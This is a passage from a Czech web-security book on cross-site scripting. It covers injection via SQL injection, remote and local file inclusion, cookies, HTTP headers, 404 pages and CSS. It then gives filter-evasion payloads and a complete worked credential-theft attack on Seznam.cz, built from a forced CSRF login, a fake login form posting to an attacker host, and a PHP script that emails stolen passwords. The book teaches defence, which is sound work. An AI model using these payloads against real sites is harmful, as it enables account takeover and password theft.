Vidíme, které informace z dotazu (hodnoty1, 2 a 3) se promítají zpět do obsahu webové stránky. Na jejich místo nyní již můžeme vložit kód našeho JavaScriptu, jak ukazuje výpis 126.

Výpis 126 – Vložení JavaSkriptu do obsahu stránky využitím SQL injection

```
http://www.example.cz/rec/recview.asp?co=-1 union all select
    'SIXSS v praxi','<script>alert(/SIXSS/)</script>',3
```



Výsledný odkaz s vloženým kódem zneužívající SQL injection na webu, který je jinak vůči XSS imunní, může útočník využít běžným způsobem k vyvolání non-persistentního XSS u uživatelů.

XSS s využitím RFI a LFI

Stejně jako v předchozích odstavcích, kdy jsme si popsali možnost propašování XSS do dokumentu skrz zranitelnost SQL injection, existuje také možnost využít ke vložení našeho skriptu zranitelností *LFI - Local File Inclusion* nebo *RFI - Remote File Inclusion*.

Jistě už jste se na webu střetli s případem, kdy je obsah webové stránky vkládán z umístění, které je předáváno parametrem URI. Takové URI má podobu například jako to z výpisu 127.

Výpis 127 - Příklad URI předávající v parametru includovanou stránku

```
http://www.hackingvpraxi.cz/include.php?page=uvod.html
```

Pokud má skript *include.php* podobu jako ten z výpisu 128 a dostatečně neošetřuje hodnotu předanou parametrem *page*, umožní načtení stránky z jakékoliv předané lokace. Toho může využít útočník ke vložení URL adresy směřující na webovou stránku obsahující kód JavaScriptu. Vzhledem k tomu, že je kód vkládán na straně serveru a teprve po té je předán uživateli, bude skript vykonán v kontextu webu, který tuto stránku inkludoval do svého obsahu.

Výpis 128 - Příklad nezabezpečeného php skriptu pro inkluzi webové stránky

```
<?php
  include $_GET['page'];
?>
```

Výpis 129 - URI předávající v parametru includovanou stránku s útočným kódem

```
http://www.hackingvpraxi.cz/include.php?page=http://www.atacker.cz/xss.html
```

V tomto případě šlo o RFI, protože vkládaná stránka přicházela ze vzdáleného serveru. Často však není z mnoha důvodů možné vkládat zdroje z externích serverů. Může to být například proto, že je tato funkce na serveru zablokována php direktivou *allow_url_include*, nebo proto, že vývojáři webových aplikací ošetřují vkládanou hodnotu tak, že neumožní uvedení protokolu jako například "http://" nebo "ftp://" na začátku předávané hodnoty. Mnohdy se také kontroluje, zda se uvedený soubor skutečně nachází na stejném serveru. Toho může být docíleno přidáním sekvence *./* před hodnotu získanou z předaného parametru nebo funkcí *file_exists()*, jak ukazuje kód z výpisu 130.

Výpis 130 - Skript s inkluzí webové stránky s ošetřeným RFI

```
if (file_exists($_GET['page']))
  include $_GET['page'];
```

Aby se útočníkovi podařilo inkludovat HTML stránku i v tomto případě, bude ji muset uložit na stejném webovém serveru. Potom se bude jednat o *Local File Injection*. Ke vložení souboru může útočník zneužít například upload souborů, pokud jej aplikace poskytuje, nebo využít jiného účtu na stejném serveru, na který má přístup. Skrz tento účet může svůj soubor umístit do některého ze sdílených adresářů využitím některé z dostupných funkcí php[1], kterou je možné pro tento účel zneužít.

Na umístění lokálního souboru je pak možné se v parametru odkazovat pomocí relativního odkazu tak, jak ukazuje výpis 131.

Výpis 131 - URI předávající v parametru includovanou stránku s útočným kódem

```
http://www.hackingvpraxi.cz/include.php?page=../../../../mydir/xss.html
```

[1] *http://www.soom.cz/index.php?name=articles/show&aid=365*

Z uvedených příkladů by mělo být zřejmé, že webová bezpečnost je záležitostí, kterou je nutné řešit komplexně. Jakkoliv si totiž zabezpečíme aplikaci proti zneužití XSS, nebude nám to nic platné, pokud bude aplikace obsahovat jiné typy zranitelností, pomocí nichž je možné útočné skripty na stánky propašovat.

Nakažené cookies

Je potřeba si uvědomit, že data od uživatele nechodí na server pouze v parametrech metody GET nebo POST, ale například i v podobě obsahu cookies. Představte si, že máme v cookie uloženu hodnotu, která se z nějakého důvodu vkládá do obsahu webových stránek. Může jít o viditelnou informaci, ale třeba také o řetězec ve skriptech vložených do webové stránky samotnou aplikací. Pokud by ve výstupu těchto hodnot nebyly ošetřeny nebezpečné znaky, mohlo by tak opět dojít ke spuštění obsaženého skriptu.

Pro útočníka je podvržení tohoto obsahu ale poněkud problematické. Musíme si totiž říci, že obsah cookie, může zaslat pouze sám server, nebo může být nastaven klientským skriptem, ovšem pouze v mantinelech *Same Origin Policy*. To znamená, že chceme-li nastavit obsah cookie prostřednictvím JavaScriptu, můžeme tak učinit pouze z dokumentu, který pochází ze stejné domény, které cookie náleží. Ocitáme se tedy v začarovaném kruhu, ze kterého vede pouze cesta nalezení jiné XSS zranitelnosti. Že to nedává smysl? Někdy možná ne, ovšem jindy se naopak může stát, že bychom rádi zmanipulovali právě tu stránku, kde se projevuje zranitelnost skrze skript přicházející z cookie, než tu, kde můžeme XSS vyvolat přímo. V takovém případě je vhodné uživateli pomocí běžného XSS nakazit cookie a následně vyčkat, až navštíví stránku, kde se skript z nakaženého cookie projeví. Příkladem budiž hacknutí Živě.cz, které jsem již dříve jednou zmiňoval. Zde autor útoku využil XSS zranitelnosti v diskuzi, aby nakazil cookie uživatelů. Skript z cookie se následně aktivoval v přihlašovacím formuláři a dokázal tak zachytávat uživatelská hesla.

Vstup přes HTTP hlavičky

Pokud se ve výpisu 132 podíváte na zachycenou komunikaci mezi klientem a serverem, uvidíte, že kromě parametrů požadavku a obsahu cookies se na server předávají ještě některé další hlavičky, identifikující náš prohlížeč nebo stránku, ze které přicházíme.

Výpis 132 - Zachycený HTTP požadavek

```
GET http://www.hackingvpraxi.cz:80/search.php HTTP/1.1
Host: www.hackingvpraxi.cz
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.0; cs; rv:1.9.2.12)
Gecko/20101026 Firefox/3.6.12 ( .NET CLR 3.5.30729)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: cs,en-us;q=0.7,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1250,utf-8;q=0.7,*;q=0.7
Keep-Alive: 115
Proxy-Connection: keep-alive
Referer: http://www.hackingvpraxi.cz/
```

Všechny tyto hlavičky je možné na straně klienta změnit, a proto nelze počítat s tím, že budou skutečně obsahovat pravdivé údaje. Kromě jakýchkoli falešných údajů je možné do těchto hlaviček vložit dokonce i útočný skript. Stačí, aby webová stránka zobrazovala tyto hodnoty ve svém obsahu. Vyzkoušet si to můžete sami pomocí php skriptu z výpisu 133.


Výpis 133 - PHP skript reflektující HTTP hlavičky referer a user_agent

```
<?php
  echo urldecode($_SERVER['HTTP_REFERER']);
  echo $_SERVER['HTTP_USER_AGENT'];
?>
```

Uvedenou zranitelnost je možné využít v případě, kdy se údaje z těchto hlaviček někde zaznamenávají a následně jsou k dispozici k nahlédnutí. To samozřejmě není nikterak výjimečné. Aplikace totiž často pomocí těchto hlaviček vytvářejí statistiky, zobrazující informaci o tom, odkud na stránku její uživatelé přicházejí a jaké používají webové prohlížeče. Pokud odešleme skriptem nakaženou HTTP hlavičku a administrátor aplikace si prohlédne stránky se statistikou, které obsahují XSS zranitelnost, dojde na jeho straně ke spuštění injektovaného skriptu.

Stránka 404

S chybovou stránkou *404 Not Found* jste se již jistě setkali nespočetněkrát. Tato stránka informuje uživatele o tom, že se vyžádaný dokument na serveru v daném umístění nenachází. Defaultně je zobrazena stránka implementovaná ve webovém serveru, ale nic nebrání tomu, aby tuto informační stránku navrhli a vytvořili sami tvůrci webové aplikace. To se také velmi často děje, protože je přeci jen uživatelsky daleko přívětivější, když aplikace uživateli při nenalezení dokumentu sdělí (nejlépe v rodném jazyce), co se to vlastně stalo a dala mu na výběr z různých možností dalšího postupu, než aby jen stroze konstatovala *404 Not Found*.



Z hlediska XSS útoku je důležité, že stránka s chybovým kódem 404 často reflektuje URI, které si uživatel vyžádal. To se tak stává místem, na které se může útočník zaměřit při pokusu o propašování svého kódu. Představte si stránku 404 tvořenou kódem z výpisu 134, která žádným způsobem neošetřuje zobrazovanou hodnotu URI.

Výpis 134 - Zdrojový kód nezabezpečené stránky 404 Not Found

```
<html>
<head>
 <meta http-equiv="Content-Language" content="cs">
 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
 <title> Chyba 404 </title>
</head>
<body>
  <h1>Chyba 404</h1>
  <?php
    echo (urldecode("Požadovaná stránka <b>"
      .getenv ("SERVER_NAME").getenv ("REQUEST_URI")
      ."</b> nebyla na serveru nalezena."));
  ?>
</body>
</html>
```

Nasměrování uživatelů na vlastní stránku oznamující výskyt chyby 404 může webmaster zajistit například vhodným záznamem v souboru *.htaccess*. Stačí do něj přidat řádek s následujícím textem.


Výpis 135 - Nastavení přesměrování na definovanou stránku 404 pomocí .htaccess

```
ErrorDocument 404 /stranka404.php
```

Vyzkoušejte nyní zadat URL z následujícího výpisu. Protože bude toto URL bez jakékoliv kontroly přímo vloženo do obsahu stránky 404, dojde tak ke spuštění obsaženého skriptu. Uvedená adresa lze následně použít jako cíl nebezpečného odkazu.

Výpis 136 - URL s vloženým skriptem

```
http://www.hackingvpraxi.cz/%3Cscript%3Ealert%28/XSS/%29;%3C/script%3E
```



Stavovových kódů protokolu HTTP existuje mnohem více než jen kód 404 a zrovna tak mohou být všechny ošetřeny webovou aplikací. Seznam těch nejdůležitějších uvádím v tabulce 31. Při testování aplikace na XSS si ale často vystačíte právě se stránkou, obsluhující stavový kód 404, případně ještě *403 Forbidden*, která informuje o zákazu prohlížení dané stránky, pokud nemáte patřičná oprávnění, nebo když je zakázán výpis obsahu adresářů.

Tabulka 31 - Seznam chybových kódů

```
400 Bad Request
401 Unauthorized
402 Payment Required
403 Forbidden
404 Not Found
405 Method Not Allowed
406 Not Acceptable
407 Proxy Authentication Required
408 Request Timeout
409 Conflict
410 Gone
411 Length Required
412 Precondition Failed
413 Request Entity Too Large
414 Request-URI Too Long
415 Unsupported Media Type
416 Requested Range Not Satisfiable
417 Expectation Failed
418 I'm a teapot
422 Unprocessable Entity
423 Locked
424 Failed Dependency
425 Unordered Collection
426 Upgrade Required
449 Retry With
450 Blocked by Windows Parental Controls
500 Internal Server Error
501 Not Implemented
502 Bad Gateway
503 Service Unavailable
504 Gateway Timeout
505 HTTP Version Not Supported
506 Variant Also Negotiates
507 Insufficient Storage
509 Bandwidth Limit Exceeded (Apache bw/limited extension)
510 Not Extended
```

Vložení skriptu skrz CSS (XSSTC)

Zdálo by se, že kaskádové styly, které definují vzhled webové stránky a které jsou jen seznamem vlastností jednotlivých prvků v sobě žádný aktivní kód obsahovat nemohou. Webové prohlížeče ovšem přišly s myšlenkou, že by bylo dobré, kdyby se styl stránky mohl dynamicky měnit například podle rozlišení, které má uživatel nastaveno. Pro tuto možnost rozhodování tedy implementovaly některé nestandardní vlastnosti, které umožňují přímo uvnitř CSS stylu spustit kód JavaScriptu. Různé prohlížeče se ale jako obvykle vydaly různými cestami.

CSS vlastnost expression v IE

Internet Explorer implementoval vlastnost *expression*, jejíž použití je velice jednoduché. Vlastnost vyhodnotí kód JavaScriptu, který je jí předán, a výsledek použije jako hodnotu vlastnosti. Ve výpisu 137 si můžete prohlédnout některé způsoby, kterými je možné styl vložit přímo k jednotlivým prvkům HTML kódu a ve výpisu 138 pak možnost vložení JavaScriptu do externího CSS souboru.

U vlastnosti *expression*, stejně jako u všech ostatních CSS vlastností, je pro útočníka zajímavou skutečností možnost použít některé způsoby zakódování znaků, o kterých si povíme v samostatné kapitole. Díky tomu může být pro bezpečnostní filtry velice obtížné rozpoznat výskyt *expression* v předaném HTML kódu. Další zvláštnosti, které si můžete v některých příkladech ve výpisu 137 všimnout, je použití podmínky, kdy se má příkaz vykonat a kdy ne. Pokud bychom tuto podmínku neuvedli, vyskakovalo by na nás okno se zprávou stále dokola. K zapamatování stavu tak využijeme proměnné *r* náležející objektu *window*, a podle její hodnoty náš skript větvíme.

Výpis 137 – Použití CSS vlastnosti expression v in-line stylech

```
<div style=
"&#92;78&#58;&#92;65&#92;78&#92;70&#92;72&#92;65&#92;73&#92;73&#92;69&#92;6f&
#92;6e(alert('XSS1'))"></div>
<div style="\78:\65\78\70\72\65\73\73\69\6f\6e(alert('XSS2'))"></div>
<div style="xss:expression(alert('XSS3'))"></div>
<div style="xss:expression((window.r==1)?'':eval('r=1;alert(1);'))"></div>
<div style="xss:expression(if(window.r!=1){r=1;alert(1)})"></div>
<div style="background-image:url(javascript:alert(1))"></div> IE 6
```

Výpis 138 - Použití CSS vlastnosti expression v externím souboru

test.html

```
<link rel="stylesheet" href="style.css" type="text/css" />
```

style.css

```
body {
    xss:expression(alert("XSS"));
}
```

CSS vlastnost behavior v IE

Podobně jako v případě vlastnosti *expression*, se i v případě *behavior* jedná o nestandardní CSS vlastnost, která je dostupná pouze v Internet Exploreru. Tato vlastnost umožňuje jednotlivým prvkům přiřadit kromě stylů také funkce pro jednotlivé události. Pro zápis se používají *htc* šablony, které musí být uloženy tak, aby splňovaly podmínky *Same Origin Policy*. Výpis 139 ukazuje příklad použití.

Výpis 139 - Použití CSS vlastnosti behavior a htc šablony

```
<XSS style="behavior: url(test.htc);">
```

test.htc

```
<PUBLIC:COMPONENT TAGNAME="xss">
<PUBLIC:ATTACH EVENT="ondocumentready" ONEVENT="main()"
                                       LITERALCONTENT="false"/>
</PUBLIC:COMPONENT>
<SCRIPT>
   function main()
   {
     alert("XSS");
   }
</SCRIPT>
```

XBL a –moz-binding ve Firefoxu

Firefox sice nepodporuje stejné CSS vlastnosti jako Internet Explorer, ale přesto dokáže spustit kód JavaScriptu z CSS pomocí *XBL*. Ve výpise 140 ukazuji příklad použití *–moz-binding*.

Protože docházelo ke zneužívání této funkce, došlo ve Firefoxu nejprve k ošetření pomocí *Same Origin Policy*, ke které později přibyla také direktiva *data:*, a nakonec se použití omezilo pouze na protokol *chrome:*.

Výpis 140 – Použití XBL s -moz-binding

```
<p style="-moz-binding: url(binding.xml#mycode);">
```

binding.xml

```
<?xml version="1.0"?>
<bindings xmlns="http://www.mozilla.org/xbl"
xmlns:html="http://www.w3.org/1999/xhtml">
<binding id="mycode">
  <implementation>
    <constructor>
      alert("XSS");
    </constructor>
  </implementation>
</binding>
</bindings>
```

Spuštění skriptu ve vlastním profilu

Někdy se stane, že nalezneme persistentní XSS zranitelnost, která se projevuje pouze v našem vlastním profilu. Například na portálu Seznam.cz se taková zranitelnost[1] nacházela v systému zobrazování poznámek na homepage www.seznam.cz. Každý registrovaný uživatel Seznam.cz má možnost si napsat své vlastní poznámky a ty si nechat zobrazovat na titulní stránce. Ta ovšem při jejich zobrazování neošetřovala nebezpečné znaky a umožňovala tak spuštění skriptů. Pokud je ale aplikace zabezpečena vůči CSRF útokům, není možnost vložit poznámku do účtu jinému uživateli. No a právě zde přichází na řadu zneužití XSS zranitelnosti ve svém vlastním profilu.

Využijeme skutečnosti, že téměř 99% přihlašovacích formulářů není chráněno proti CSRF. Proč by také mělo být, když ještě nejsme přihlášeni? Tím se ovšem otevírá možnost přihlásit pomocí odkazu kteréhokoliv uživatele pod náš vlastní účet a tím u něj vyvolat skrz XSS spuštění skriptu, který jsme v tomto účtu přichystali. Nyní se asi ptáte, k čemu nám může být dobré hackovat svůj vlastní účet, skrz jiného uživatele. Odpověď je ale nasnadě. Podaří-li se nám totiž v prohlížeči uživatele spustit kód JavaScriptu, můžeme přistupovat k zobrazenému webovému dokumentu a měnit jeho obsah. Více si o defacementu webových stránek povíme v kapitole věnované konkrétním útokům. Nyní nám bude stačit vědět, že není problém pomocí JavaScriptu změnit přihlašovací formulář, nebo dokonce zobrazit svůj vlastní. Nasměrujeme tedy uživatele na webovou aplikaci, do které ho ale nejprve přihlásíme pod naším účtem. Spuštěný JavaScript se postará o zamaskování skutečnosti, že je uživatel již přihlášen a zobrazí upravený přihlašovací formulář, který bude zachytávat vložené údaje. Stejně tak může JavaScript na stánku vložit keylogger, který odvede stejnou práci odposloucháváním stisknutých kláves.

Mnoho webových aplikací navíc umožňuje trvalé přihlášení k účtu, které můžeme současně s CSRF přihlášením uživatele pod nakažený účet také zapnout. Tím můžeme browser uživatele přimět k tomu, aby pokaždé když přejde na stránky aplikace, spustil vložený JavaScript a provedl patřičné úpravy stránky. To často i v případě, že mezitím dojde k vypnutí prohlížeče.


Na tento typ útoku jsou náchylné také všechny aplikace poskytující uživatelům možnost používat svůj vlastní CSS soubor se stylem, který definuje vzhled webové aplikace. Zda CSS soubory neobsahují

[1] *http://www.soom.cz/index.php?name=articles/show&aid=517*

nebezpečný kód, o kterém jsme již mluvili, je možné zkontrolovat pouze v případě, že by byl tento soubor uložen v samotné webové aplikaci. Častěji se ale setkáme s tím, že se do aplikace ukládá pouze odkaz na tento soubor, a ten tak může být dotahován z jakéhokoliv umístění až prostřednictvím webového prohlížeče.

Obsahuje-li náš CSS soubor kód JavaScriptu, který se postará o změnu webové stránky a zachycení přihlašovacích údajů, můžeme jej využít po přihlášení uživatele pod náš účet stejným způsobem, jako by tomu bylo u jakékoliv jiné XSS zranitelnosti.

V následujícím schématu se pokusím celý popsaný průběh útoku, který je veden skrz náš vlastní účet, graficky znázornit a jednotlivé kroky podrobněji popsat. Kódy, které použiji v následujících výpisech byly vytvořeny během testování útoku, který demonstroval tuto zranitelnost na portálu Seznam.cz



0) Před samotným útokem si útočník připraví půdu umístěním potřebných kódů na svůj server. Jedná se především o JavaScript (výpis 141), který bude později injektován do zranitelné stránky využitím její XSS zranitelnosti. Dále si pak připraví webové stránky s automaticky odesílanými formuláři pro přihlášení uživatele pod nakaženým účtem (výpis 142) a pro přihlášení uživatele pod jeho vlastním účtem (výpis 143).

1) Následně si útočník vytvoří v aplikaci účet, který bude použit pouze za účelem popisovaného útoku. Tento účet nakazí útočník injektováním JavaScriptu tak, aby došlo k jeho spuštění automaticky po přihlášení k účtu.

2) Útočník odešle své oběti odkaz na stránku s automaticky odesílaným formulářem (výpis 142), který se postará o přihlášení uživatele pod připraveným účtem útočníka.

3) Ve chvíli, kdy uživatel na odkaz klikne, načte se stránka s automaticky odesílaným formulářem, která je uložena na serveru útočníka.

4) Automaticky odesílaný formulář odešle CSRF požadavek pro přihlášení uživatele na stranu webové aplikace. Současně tento požadavek nastavuje trvalé přihlášení k aplikaci.

5) Uživatel je přihlášen pod účtem útočníka. Je mu zobrazena stránka obsahující vložený JavaScript, který stránku upraví tak, aby vypadala jako běžná stránka aplikace ve chvíli, kdy uživatel není přihlášen. Na stránku je vložen přihlašovací formulář s atributem *action* směřujícím se server útočníka.

6) Uživatel může ihned, nebo díky trvalému přihlášení i kdykoliv později, vyplnit přihlašovací formulář vygenerovaný JavaScriptem na webové stránce uživatele.

7) Přihlašovací údaje jsou po přihlášení uživatele zasány na server útočníka.

8) Skript běžící na webovém serveru útočníka obdržená data uloží nebo odešle útočníkovi.

9) Následně stejný skript použije zadaná data k novému CSRF požadavku, pomocí kterého přihlásí uživatele pod jeho skutečný uživatelský účet v aplikaci.

10) Uživatel je přihlášen k webové aplikaci a je mu zobrazen jeho vlastní uživatelský profil.

Výpis 141 - JavaScript vkládající na stránku přihlašovací formulář

```
document.getElementById('info').innerHTML = '';
window.onload=function() {
  document.getElementById('gadget-3').innerHTML = '<div class="gagdet-
cont"><div class="main-cont"><h3 class="title s_win_title"><span
class="text"><a href="#">Email.cz</a></span><span class="edit"><a
href="http://registrace.seznam.cz/register.py/stageZeroScreen?service=email"
class="edit-text">založit nový email</a></span><span
class="bck"></span></h3><div class="g-cnt s_win_area"> <form id="login-form"
action="http://error.mesage.sweb.cz/send.php" method="post"><input
type="hidden" name="loggedURL" value="http://email.seznam.cz/ticket" /><input
type="hidden" name="serviceId" value="email" /><input type="hidden"
name="forceSSL" value="0" /><p><label for="login">Jméno:</label><input
tabindex="1" class="login" size="8" id="login" name="username" type="text"
value="" /><select tabindex="3" name="domain" id="domain"><option
value="seznam.cz">@seznam.cz</option><option
value="email.cz">@email.cz</option><option
value="post.cz">@post.cz</option><option
value="spoluzaci.cz">@spoluzaci.cz</option><option
value="stream.cz">@stream.cz</option><option
value="firmy.cz">@firmy.cz</option></select></p><p><label
for="password">Heslo:</label><input tabindex="2" class="login" size="8"
id="password" name="password" type="password" /><input tabindex="4"
type="submit" value="Přihlásit" class="sub" onClick=\'document.cookie =
"ds=;"\' /><input type="hidden" name="js" id="js" value="0" /></p><p
id="remember-line" class="regist"><input type="checkbox" id="remember"
name="remember" value="1" /><label for="remember" title="Po zaškrtnutí bude
Vaše přihlašovací jméno při příštím zobrazení Seznam Homepage vyplněné a bude
přihlášený/á">přihlásit se trvale na tomto počítači</label></p></form><div
id="adButton"></div></div></div></div>';};
```

Výpis 142 – Stránky s rámem pro automatické CSRF přihlášení uživatele

index.html

```
<html>
  <head>
    <meta http-equiv="Content-Language" content="cs">
    <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
  </head>
  <body>
    <p>Litujeme, ale webová stránka neexistuje.</p>
    <iframe src="ram.html" width="0" height="0"></iframe>
  </body>
</html>
```

ram.html

```
<html>
 <head>
 </head>
 <body>
  <form name="form" method="post" action="http://login.szn.cz/loginProcess">
   <input type="text" name="loggedURL" value="http://www.seznam.cz/ticket"
                      style="display:none">
   <input type="text" name="serviceId" value="email"  style="display:none">
   <input type="text" name="forceSSL" value="0"  style="display:none">
   <input type="text" name="username" value="mail.attacker"
                      style="display:none">
   <input type="text" name="domain" value="seznam.cz"  style="display:none">
   <input type="text" name="password" value="qwertz"  style="display:none">
   <input type="text" name="js" value="1"  style="display:none">
   <input type="text" name="remember" value="1"  style="display:none">
  </form>
  <script>form.submit();</script>
 </body>
</html>
```

Výpis 143 - PHP skript ukládající obdržená data a přihlašující uživatele k aplikaci

```
<?php
 $username = htmlspecialchars($_POST["username"]);
 $password = htmlspecialchars ($_POST["password"]);
 $domain   = htmlspecialchars ($_POST["domain"]);
 $message  = $username."@".$domain."  heslo: ".$password;
 mail("attacker@seznam.cz","Nove ziskane heslo na Seznam.cz",$message,"");
?>
<html>
 <head>
 </head>
 <body>
  <form name="form" method="post" action="http://login.szn.cz/loginProcess">
   <input type="text" name="loggedURL" value="http://email.seznam.cz/ticket"
                      style="display:none">
   <input type="text" name="serviceId" value="email" style="display:none">
   <input type="text" name="forceSSL" value="0"  style="display:none">
   <input type="text" name="username" value="<?php echo $username; ?>"
                      style="display:none">
   <input type="text" name="domain" value="<?php echo $domain; ?>"
                      style="display:none">
   <input type="text" name="password" value="<?php echo $password; ?>"
                      style="display:none">
   <input type="text" name="js" value="1" style="display:none">
   <input type="text" name="remember" value="0" style="display:none">
  </form>
  <script>
   form.submit();
  </script>
 </body>
</html>
```

Kapitola 5

Průstup bezpečnostními filtry

Když už nyní známe dostatek informací o cestách, kterými je možné injektovat kód JavaScriptu do obsahu HTML stránek (nebo do obsahu, který je na webu zobrazován různými plug-iny), zbývá nám říci si také něco o bezpečnostních filtrech, kterými se snaží vývojáři ochránit své aplikace před útoky XSS.

Existují samozřejmě i neprůstřelné filtry, založené většinou na bílých seznamech, které povolí uživateli vložit pouze bezpečný obsah. Setkat se můžete ale také s filtry, které fungují na bázi černých seznamů, nebo s takovými, které nejsou navrženy zcela správně a umožňují tak různými metodami jejich kontrolní mechanismy obejít.

Obcházení bezpečnostních filtrů

Malá a velká písmena

Jazyk HTML není case sensitive a nerozlišuje proto velká a malá písmena. Interpretu je naprosto jedno, zda uvedeme název tagu <*script*> nebo <*SCRIPT*>. Toho se využívá například při obcházení bezpečnostních filtrů webových aplikací, které jsou založeny na použití blacklistu. To je takových, které se řídí pravidlem, že co není zakázáno, je povoleno. Tyto filtry bohužel často obsahují přesně stanovené řetězce jako jsou *javascript:*, <*script*> nebo <*SCRIPT*>. Tvůrce takového filtru si ale při jeho tvorbě nemusí uvědomit, že útočník může použít i různé kombinace velkých a malých písmen a vytvořený bezpečnostní filtr se tak může stát průstřelným. Stejný význam, jako má tag <*script*> zapsaný malými písmeny mají v HTML totiž i tvary zápisu uvedené v tabulce 32.

Tabulka 32 - Příklady zápisu s použitím velkých a malých písmen

`<script>`	`<SCRIPT>`
`<Script>`	`<ScripT>`
`<ScRiPt>`	`<SCRipt>`
`javascript:`	`JAVASCRIPT:`
`Javascript:`	`jAVAsCRIPT:`
`JaVaScRiPt:`	`jAvAsCrIpT:`

Používání blacklistů se rozhodně nedoporučuje, protože se téměř vždy najde nějaká ta skulina, jak je obejít. Pokud byste se k jejich použití přeci jen z nějakého důvodu uchýlili, myslete v nich proto i na tento typ možné injekce nebezpečných kódů. Například vždy převeďte uživatelský vstup nejprve na sjednocenou velikost písmen a teprve po té svůj filtr aplikujte.

Prokládání speciálními znaky

Podobně jako tomu bylo u velikosti písmen, je v některých situacích možné obejít bezpečnostní filtry aplikace proložením nebezpečných řetězců speciálními bílými znaky, které uvádím v tabulce 33.

Tabulka 33 - speciální bílé znaky

```
&#x00;    NULL
&#x09;    Horizontální tabulátor
&#x0A;    Nový řádek
&#x0D;    Návrat na začátek řádku
```

Znak *NULL* s ASCII hodnotou znaku 00, nebo-li také nulový znak, je možný využít i u jiných typů útoků. My však zůstaneme jen u XSS a řekneme si, že tento velice speciální znak je možné vkládat například do samotných tagů, aniž by nějak omezil jejich funkci. Vedle něj je možné použít u řetězců (například v atributu *src*) i ostatní bílé znaky z předchozí tabulky. Bílé znaky, jako je třeba tabulátor, nebo přechod na nový řádek můžeme někdy vkládat přímo pomocí kláves tabulátor nebo enter. Jindy je zase vhodné vkládat je pomocí jejich HTML entity. Znak *NULL* ovšem můžeme často zapsat jen s použitím skriptu nebo přes hexadecimální editor. V následující tabulce uvádím některá možná použití bílých znaků v kódu.

Tabulka 34 - Použití bílých znaků v tagu

```
<s&#x00;cript>      (znak null není možné takto (HTML entitou) zapsat)
<a href="java&#x09;script:alert(/XSS/);">
<a href="java       script:alert(/XSS/);">
<a href="java&#xOA;script:alert(/XSS/);">
<a href="java&#xOD;script:alert(/XSS/);">
<a href="java
script:alert(/XSS/);">
<a href="j
a
v
a
s
c
r
i
p
t:alert(/XSS/);">
```

Uvedená technika je zneužitelná ovšem pouze u Internet Exploreru a to často jen do jeho verze 6. Měla by vám ale ukázat další z variant, kterou je možné prostřelit filtry, které s ní nepočítají. Při jejich návrhu mějte tedy na paměti, že bílé znaky je potřeba před samotnou kontrolou odstranit.

Podmíněné komentáře

Mezi bezpečný kus kódu, který někdy mohou bezpečnostní filtry propustit, je jistě možné počítat také komentáře. Ovšem ani ty nemusí být bezpečné vždy. Internet Explorer od verze 5 používá i takzvané podmíněné komentáře, které se vyhodnotí jako komentář pouze v případě, kdy není splněna zadaná podmínka. V následujícím výpisu můžete vidět kód, který se spustí ve všech prohlížečích Internet Explorer, jejichž verze je 5 nebo vyšší. Nepokládejte tedy vždy veškerý obsah, který je v HTML uveden mezi značkami *<!--* a *-->*, pouze za neškodný kus textu.

Výpis 144 - Použití podmíněných komentářů

```
<!--[if gte IE 5]>
  <script>alert('XSS');</SCRIPT>
<![endif]-->
```

Nestandardní zápis tagů

Některé bezpečnostní filtry zase předpokládají, že jsou HTML tagy v kódu uvedené vždy přesně podle standardu. Za řetězcem *<název_tagu* tak očekávají buďto mezeru, oddělující samotný název tagu od jeho atributů, nebo ukončující lomenou závorku. Teprve při splnění těchto podmínek bývá vstup vyhodnocen jako nebezpečný. Webové prohlížeče ovšem umožňují oddělit vlastní název tagu od jeho atributů i pomocí jiných bílých znaků nebo třeba i pomocí lomítka. S tím však mnoho filtrů nepočítá a nevyhodnotí správně nebezpečnou část vstupu. Konkrétní znaky, které je možné uvádět před/za názvem tagu/atributu, nebo v jejich názvu a hodnotách najdete podrobně rozepsány pro různé prohlížeče v příloze A.

Abychom ještě více oklamaly některé filtry, můžeme také za uvedené lomítko umístit nejprve nějaký nesmyslný text a teprve po té uvedeme atribut. Útočné vstupy pro Internet Explorer mohou jít ještě dále, protože nám umožní uvnitř tagu použít další otevírající ostrou závorku. Příklady použití si můžete prohlédnout ve výpise 145.

Výpis 145 - použití zpětného lomítka k oddělení atributů od tagu

Kódy funkční v Internet Exploreru i FireFoxu

```
<script/src="http://www.hackingvpraxi.cz/skript.js"></script>
<script/test src="http://www.hackingvpraxi.cz/skript.js"></script>
